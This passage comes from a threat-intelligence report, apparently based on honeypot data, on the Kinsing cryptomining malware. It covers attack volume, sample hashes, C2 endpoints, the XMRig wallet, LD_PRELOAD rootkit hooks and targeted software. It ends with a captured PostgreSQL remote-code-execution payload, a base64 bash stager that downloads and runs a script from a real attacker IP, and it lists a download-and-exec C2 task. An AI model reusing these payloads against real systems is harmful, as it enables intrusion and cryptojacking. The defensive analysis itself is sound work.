         var9.setRequestProperty("User-Agent", System.getProperty("java.version")
                                + "_" + System.getProperty("os.name").toLowerCase());
         BufferedInputStream var10 = new BufferedInputStream(var9.getInputStream());
    << Truncated >>
   }
}
```

Attack Volume

Upon analyzing the Kinsing campaigns against our honeypots, we discerned varying attack trends. Some honeypots were assaulted dozens of times daily, while others experienced only several attacks. On average, honeypots were targeted by Kinsing eight times per day, with the number of attacks ranging from three to 50. For example, our misconfigured Docker API honeypot faced an average of 50 attacks daily, fluctuating from hundreds to several daily. This pattern was consistent with other honeypots. Our Jenkins honeypot underwent an average of 0.2 to 13 attacks per day, depending on the month, while PostgreSQL encountered between 0.8 and 60 daily attacks on average.

These attacks varied across specific software types, suggesting that the Kinsing threat actor is continually shifting targets, focusing on particular applications at different times. When new vulnerabilities are disclosed, they naturally become a priority, but they may also gain increased attention months later.

Our Shodan search revealed 2.5 million instances of the various applications targeted, indicating that Kinsing's scanning operation is probing millions of instances.


Our research indicates that the Kinsing threat actor incorporates new vulnerabilities upon their release. Over three months, we observed Kinsing targeting five new vulnerabilities as soon as they were included in the attack scripts.

Kinsing Malware

In September 2021, CyberArk published "Kinsing: The Malware with Two Faces," a wonderful blog that analyzes the binary of Kinsing while comparing it with another malware family: NSPPS. We took this analysis as a baseline for our analysis and compared the differences.

In their blog, CyberArk found several samples of Kinsing. One of the samples (SHA256: d247687e9bdb8c4189ac54d10efd29aee12ca2af78b94a693113f382619a175b) was analyzed thoroughly and considered as a baseline in the blog. CyberArk noted that the binary weighed 16.87 mb. Other samples were found to be smaller, weighing 5 to 6 mb. The researcher speculated that the difference in size between the various samples in the wild may have stemmed from Kinsing testing various versions of the malware or researchers only published partial part of the binaries they analyzed.

In our work we tested our database to understand how many samples of kinsing we had. We found 1,550 distinct binaries that bear the name `kinsing` or `kinsing%%%%%` (when `%` is a random digit or letter).



62.70%
of the attacks

SHA256
5d2530b809fd069f97b30a5938d471dd2145341b5793a70656aad6045445cf6d

27.98%
of the attacks

SHA256
787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c

0.23%
of the attacks

SHA256
564739ea8fa5926d4fa5c9734fed462061960a22e6b8d5c06e94969d97891bf2

0.09%
of the attacks

SHA256
631d0eac8278f4c8090dcc89c905eebdac5ad03db6cf33be1f0a5a39ce6fff1a

0.09%
of the attacks


SHA256
d14b31a0e14615badab1ffcd6086c36f32c21a0cd40df93843efd42295e451bd

As seen above, the top five samples appeared in the various attacks covering more than 90% of all the attacks we've seen. That means that the most interesting samples are 5d253 and 787e2. We focused on the first sample and compared it with the findings in CyberArk's report to learn about the changes in the kinsing binary over time.

The first distinguished difference is in terms of size. As mentioned above, sample d2476 was 16.87 mb, while our sample 5d253 was 6.02 mb. When reviewing the differences between the two samples, we see that the main functionality cited in the CyberArk report remained the same. One of the main differences was that the older version used pkger, which is a tool for embedding static files into Go binaries. These functions can't be found in the newer versions.

When inspecting what is calling this function you can see that it's called to use the file 'x'.

Figure 5: Downloading the cryptominer and renaming it to `kdevtmpfsi`



```
v95 = github_com_markbates_pkger_Open((__int64)"/public/x", 9LL);
v137 = v95;
v6 = v101;
v7 = (const char *)v96;
if ( !v101 )
  {
    v7 = "/tmp";
    v6 = 4LL;
  }
v188 = runtime_concatstring2(0LL, (__int64)v7, v6 (__int64)"/kdevtmpfsi30517578125", 11LL);
v106 = runtime_convI2I((__int64)&RTYPE_io_Reader, v137, v186);
v107 = main_copyFileContents(v102, v106, v188, v120);
```

Next, it's written to `/tmp` under the name `kdevtmpfsi`, which is obviously the cryptominer, so in the older version of `kinsing` the malware contained an embedded version of the cryptominer that was used.

We now have a new hypothesis to raise to compete with or challenge the one raised by CyberArk researchers. It could be that the threat actor was looking to or did test the use of a binary with the cryptominer embedded inside. It looks like it did catch – probably not then (because we know that kinsing MO is to download the cryptominer from a remote source) and definitely not now because we see de facto that most of the binaries weight 5 to 6 mbs.

We found various functions that appear in both files. One of them is `gopsutil`. In the older kinsing, the version is v2.19.10, while in the newer it's v3.21.11.

In addition, we also inspected the kinsing dynamically. Using Tracee, an open source runtime security tool, we collected network logs and monitored the communication. As seen in the table below, these are the C2 communication recorded:


#	URL	Request Type	Additional Input	Goal	Response
1	/i	GET		Set log	OK
2	/l	POST	Data	Sends log data to C2 server	OK
3	/r	POST		Sends results	OK
4	/o	POST	“{“Id”:802, Data”:””}”	Send Exec output to C2 server	OK
5	/s	POST	“{ “User”:”jFcypPQo”, “Pass”:”AcFAYwAE”, “Port”:31119 }”	Send new SOCKS5 server’s user/pass/TCP port to C2 server	OK
6	/ms	POST	“{“Pid”:0}”	Send miner’s process ID	OK
7	/mg	GET		Checks if the cryptominer is running and provides the PID of the miner	301 or The PID number example: “{“Pid”:0}”
8	/ki	POST		Request kill process data	Example: {“Exe”: [“app/Cli”, “.perf.c”, “perfctl”, “kthreaddi”, “kthreaddk”, “xmrig”, <<TRUNCATED>> “atlas.x86”, “dotsh”], “Files”: [], “Lol”: [“lol”]}
9	/h2	GET		Health/connectivity check	OK
10	/get	GET		Fetch the next “task” from C2 server	Example: {“Id”:802, “Type”:”download_and_exec”, “Progress”:227960, “Total”:1254856, “Thread”:1, “Port”:1, “Timeout”:1, “Data”: http[:]//194[.]38.22.53/spre.sh }

Kinsing's Mining Campaigns

The main goal of Kinsing is to mine Monero. It does this by running a version of XMRIG. Over the years, we haven't seen any significant changes in this binary.


We analyzed the miner processes and found that it used the wallet `44MtPEE`…

Figure 6: the cryptominer configuration



```
{
    "id": 1,
    "jsonrpc": "2.0",
    "method": "login",
    "params":
    {
        "login": "44MtPEErz << TRUNCATED >> h69cdGPgVj5wA",
        "pass": "pass",
        "agent": "XMRig/6.16.4 (Linux x86_64) libuv/1.42.0 gcc/4.8.4",
        "algo":
        [
            "cn/1",
            "cn/2",
            "cn/r",
            "cn/fast",
            "cn/half",
            "cn/xao",
            "cn/rto",
            "cn/rwz",
            "cn/zls",
            "cn/double",
            "cn/ccx",
            "rx/0",
            "rx/wow",
            "rx/arq",
            "rx/graft",
            "rx/sfx",
            "rx/keva",
            "argon2/chukwa",
            "argon2/chukwav2",
            "argon2/ninja"
        ]
    }
}
```


Figure 7: the cryptominer mining blocks



```
{
    "jsonrpc": "2.0",
    "id": 1,
    "error": null,
    "result":
    {
        "id": "a6291cc8-b4fa-4259-af93-3a7b03333305",
        "job":
        {
            "blob": "101093b196a << TRUNCATED >> 37e02672ac7909",
            "job_id": "VYbbLf/noanJUTsEwGAcFmNgqwvS",
            "target": "dd020000",
            "algo": "rx/0",
            "height": 3027819,
            "seed_hash": "d901214 << TRUNCATED >> fea9cf6"
        },
        "extensions":
        [
            "algo",
            "nicehash",
            "connect",
            "tls",
            "keepalive"
        ],
        "status": "OK"
    }
}
```

We inspected the wallet over two months and estimated that its average annual revenue would be 18 XMR, or 3,100 USD, which is quite modest for this kind of operation. It could be that we've failed to understand the full scope of the mining operation.

Figure 8: Kinsing's wallet activity



2.44 GH/s	496.79 MH/s	219.94%	444092	3858	66613
World XMR Hashrate	Pool Hashrate	Current XMR Block Effort	Blocks Found	Accounts Connected	Payments Made

44MtPEErzyDNHfggtup49m4zwGm7zjYp5jWKWRc3go6LN5fxetsHtVhdEetL9jhZedNAwG7YGLpR1azK5Ch69cdGPgVj5wA

0.083535 XMR Total Due

1.803740 XMR Paid

2 Workers	178.44 KH/s	25,815,395	17.8216 XMR (€2684.20)
Web miner removed	Your Pay Hashrate	Shares (Hashes: 550,144,097,609,7,003)	274.94 KH/s Per Year

pass 134.46 KH/s

pass_a 66.54 KH/s

Kinsing's Rootkits

In the Type II scripts, a rootkit is downloaded and executed to conceal the presence of Kinsing's attack components on the infected system.

Figure 9: Altering LD_preload by Kinsing

```
chattr -i /etc/ld.so.preload
rm -f /etc/ld.so.preload
```

As illustrated in Figure 9, the rootkit is installed into the `/etc/libsystem.so` directory. Then, the `/etc/ld.so.preload` file is manipulated to ensure that the rootkit is loaded early in the process startup sequence, even before standard libraries like libc.so. This technique ensures that the rootkit is deeply embedded and hard to detect.

Technical Analysis of the Rootkit

The rootkit contains encrypted lists of what to hide and how to hide it, including specific files and network connections. It hooks into various system functions to control what's visible and what isn't. For example, it can hide its own process files and network connections from system monitoring tools.

The rootkit specifically targets files and processes related to the Kinsing malware (like `kinsing`, `kdevtmpfsi`, and `lib_system.so`) and makes them invisible to normal system inspection tools. Rootkits often hook into various system functions to manipulate the behavior of an operating system, often for malicious purposes like hiding their presence or the presence of other malware. Here's an elaboration on what each of the listed functions typically does and how a rootkit might manipulate them:

1 | **`access:`** Checks user's permissions for a file. Kinsing's rootkit hooks various files to return that these files (`kinsing, kdevtmpfsi, etca`) don't exist.

2 | **`rmdir:`** Removes a directory. Kinsing's rootkit could intercept commands aimed at deleting certain directories like those containing malware components.

3 | **`open:`** Opens a file. Kinsing's rootkits might hook this to hide the opening of certain files or to intercept and modify data being read from or written to a file.

4 | **`readdir / readdir64:`** Reads directory entries. Kinsing's rootkit can manipulate these functions to hide specific directories or files from directory listings.

5 `stat / stat64 and __xstat / __xstat64:` Retrieves information about a file. Kinsing's rootkit might alter the results to hide file modifications or the existence of certain files.

6 `lstat / lstat64 and __lxstat / __lxstat64:` Similar to stat, but for symbolic links. Kinsing's rootkit can manipulate these to hide or change information about links, especially those pointing to malicious files.

7 `fopen / fopen64:` Opens a file and returns a file stream. Kinsing's rootkit might hook this to control access to specific files or to manipulate file contents.

8 `link:` Creates a new hard link to an existing file. Kinsing's rootkit could use this to create unauthorized links to sensitive files or to protect malware files.

9 `unlink:` Deletes a name from the filesystem. If a name was the last link to a file and no processes have the file open, the file is deleted. Kinsing's rootkit might intercept this to prevent deletion of certain files.

10 `unlinkat:` Similar to `unlink`, but can operate on a directory file descriptor. Kinsing's rootkit might hook this to protect specific files or directories from being deleted.

By hooking these functions, the kinsing rootkit can effectively control how the operating system interacts with files, directories, and file information. This allows the rootkit to hide its presence and the presence of other malware, manipulate file operations, and maintain persistence on the infected system. Such manipulations can be very challenging to detect and remove.

It's worth mentioning TrendMicro's excellent analys is from 2020, and since it's exactly the same hash value:

(SHA256=C38C21120D8C17688F9AEB2AF5BDAFB6B75E1D2673B025B720E50232F888808A) we can conclude that the Kinsing threat actor is satisfied with this tool and thus invested no attention to improve the rootkit over these past three years.

Kinsing's Targets


Targets can be categorized into two groups: the applications and environments that Kinsing targets, and the personal accounts of the victims encountered in the wild. In this chapter, we present an analysis of both aspects.

Applications that Kinsing Targets (Vulnerabilities and Misconfigurations)

Over the past five years, we've identified at least 75 software applications that have been targeted by Kinsing. Our observations indicate that Kinsing exploits both vulnerabilities and misconfigurations. For example, there are instances of misconfigured Docker APIs without authentication, allowing anyone to deploy a container. In such cases, an Alpine container is deployed with a malicious command that downloads and executes the script `d.sh`. It appears that the majority of the software targeted by Kinsing is targeted because of vulnerabilities. Notably, the recent vulnerabilities in Openfire and RocketMQ were exploited within one to two weeks after their disclosure.

In Appendix 3, we provide a comprehensive list of the applications and environments targeted, as per our analysis. Our analysis is not exhaustive. Even with the assistance of ChatGPT, we were unable to complete the list of targets, as some remain unclassified. We encourage you to share your insights or hypotheses regarding the potential targeted applications or environments, which could help us in presenting a more complete assessment of the threat landscape.

Figure 10: Kinsing's targeted applications




Kinsing's victims in the wild (OSINT)

You can see many questions in programmers' forums such as Stack Overflow, ask ubuntu, GitHub, and forums for a specific application that Kinsing targeted, as well as a plethora of questions in Chinese-speaking forums.


In most cases the programmers ask if they were infected by a malware, indicating that they observe high CPU by `Kdevtmpfsi` and sometimes mention a process by the name Kinsing. Often, they add the download script evidence and sometimes the targeted application, which all help to build a mosaic of Kinsing's history over time. For instance, here you can find a question about an unwanted PostgreSQL query. As illustrated in Figure 11, a table is created and a record with a bash command is inserted.

Figure 11: Initial Postgres remote code execution comand



```
postgres@postgres STATEMENT:  DROP TABLE IF EXISTS UofsVBqD;
CREATE TABLE UofsVBqD(cmd_output text);
COPY UofsVBqD FROM PROGRAM
'echo
IyEvYmluL2Jhc2gKcGtpbGwgLWYgenN2Ywpwa2lsbCAtZiBwZGVmZW5kZXJkCnBra
WxsIC1mIHVwZGF0ZWNoZWNrZXJkCgpmdW5jdGlvbiBfX2N1cmwoKSB7CiAgcmVhZC
Bwcm90byBzZXJ2ZXIgcGF0aCA8PDwkKGVjaG8gJHsxLy8vLyB9KQogIERPQz0vJHt
wYXRoLy8gLy99CiAgSE9TVD0ke3NlcnZlci8vOip9CiAgUE9SVD0ke3NlcnZlci8v
Kjp9CiAgW1sgeCIke0hPU1R9IiA9PSB4IiR7UE9SVH0iIF1dICYmIFBPUlQ9ODAKC
iAgZXhlYyAzPD4vZGV2L3RjcC8ke0hPU1R9LyRQT1JUCiAgZWNobyAtZW4gIkdFVC
Ake0RPQ30gSFRUUC8xLjBcclxuSG9zdDogJHtIT1NUfVxyXG5cclxuIiA+JjMKICA
od2hpbGUgcmVhZCBsaW5lOyBkbwogICBbWyAiJGxpbmUiID09ICQnXHInIF1dICYm
IGJyZWFrCiAgZG9uZSAmJiBjYXQpIDwmMwogIGV4ZWMgMz4mLQp9CgppZiBbIC14I
CIkKGNvbW1hbmQgLXYgY3VybCkiIF07IHRoZW4KICBjdXJsIDE5NC40MC4yNDMuMj
A1L3BnLnNofGJhc2gKZWxpZiBbIC14ICIkKGNvbW1hbmQgLXYgd2dldCkiIF07IHR
oZW4KICB3Z2V0IC1xIC1PLSAxOTQuNDAuMjQzLjIwNS9wZy5zaHxiYXNoCmVsc2UK
ICBfX2N1cmwgaHR0cDovLzE5NC40MC4yNDMuMjA1L3BnMi5zaHxiYXNoCmZp|base
64 -d|bash';
SELECT * FROM UofsVBqD;
DROP TABLE IF EXISTS UofsVBqD;
```

Figure 12: decoded postgress payload



